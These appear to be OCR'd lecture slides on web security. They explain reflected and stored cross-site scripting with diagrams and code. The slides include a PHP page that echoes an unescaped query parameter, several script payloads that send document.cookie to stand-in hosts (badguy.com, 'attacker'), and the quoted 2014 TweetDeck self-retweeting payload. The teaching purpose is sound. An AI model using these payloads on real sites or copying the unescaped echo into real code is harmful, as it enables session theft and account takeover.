<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

The Malicious Link

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
 <script> window.open(
 “http://badguy.com?cookie = ” +
 document.cookie )  </script>
```


- What if user clicks on this link?

So What?

- Why would user click on such a link?
  - Phishing email in webmail client (e.g. gmail).
  - Link in doubleclick banner ad

- What if badguy.com gets cookie for victim.com ?
  - Cookie can include session auth or other sensitive data only intended for victim.com


Reflected Cross Site Scripting


Attacker
Attacker's Server
Website
Website's Response Script
1
Check this out:
http://website/search?keyword=<script>...</script>
4
GET http://attacker/?cookie=sensitive-data
2
GET
http://website/search?keyword=<script>...</script>
3
200 OK
Victim's Browser
Website's Response to Victim

```
print "<html>"
print "You searched for:"
print request.query['keyword']
print "</html>"
```

```
<html>
You searched for:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

Regular Cross Site Scripting



1
Attacker
Attacker's Browser
Attacker's Server
POST http://website/post-comment
<script>...</script>
Website
Website's Database
Website's Response Script
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim
2
GET http://website/latest-comment
3
200 OK

```
latestComment: <script>window.location='http://attacker/
               ?cookie='+document.cookie</script>
```

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

Example - TweetDeck


*andy
@derGeruhn

Follow

```
<script class="xss">$('.xss').parents().eq(1).find('a').eq(1).click();$('[data-action=retweet]').click();alert('XSS in Tweetdeck')</script>♥
```

Reply Retweet Favorite ••• More

RETWEETS 39,868 FAVORITES 3,686

9:36 AM - 11 Jun 2014

XSS Exercise

https://xss-game.appspot.com/

Try to use as few hints as possible!

Summary

- Crash Course: Web Architecture
- Parameter Tampering
- SQL Injection
- Cross Site Scripting (XSS)

Questions?

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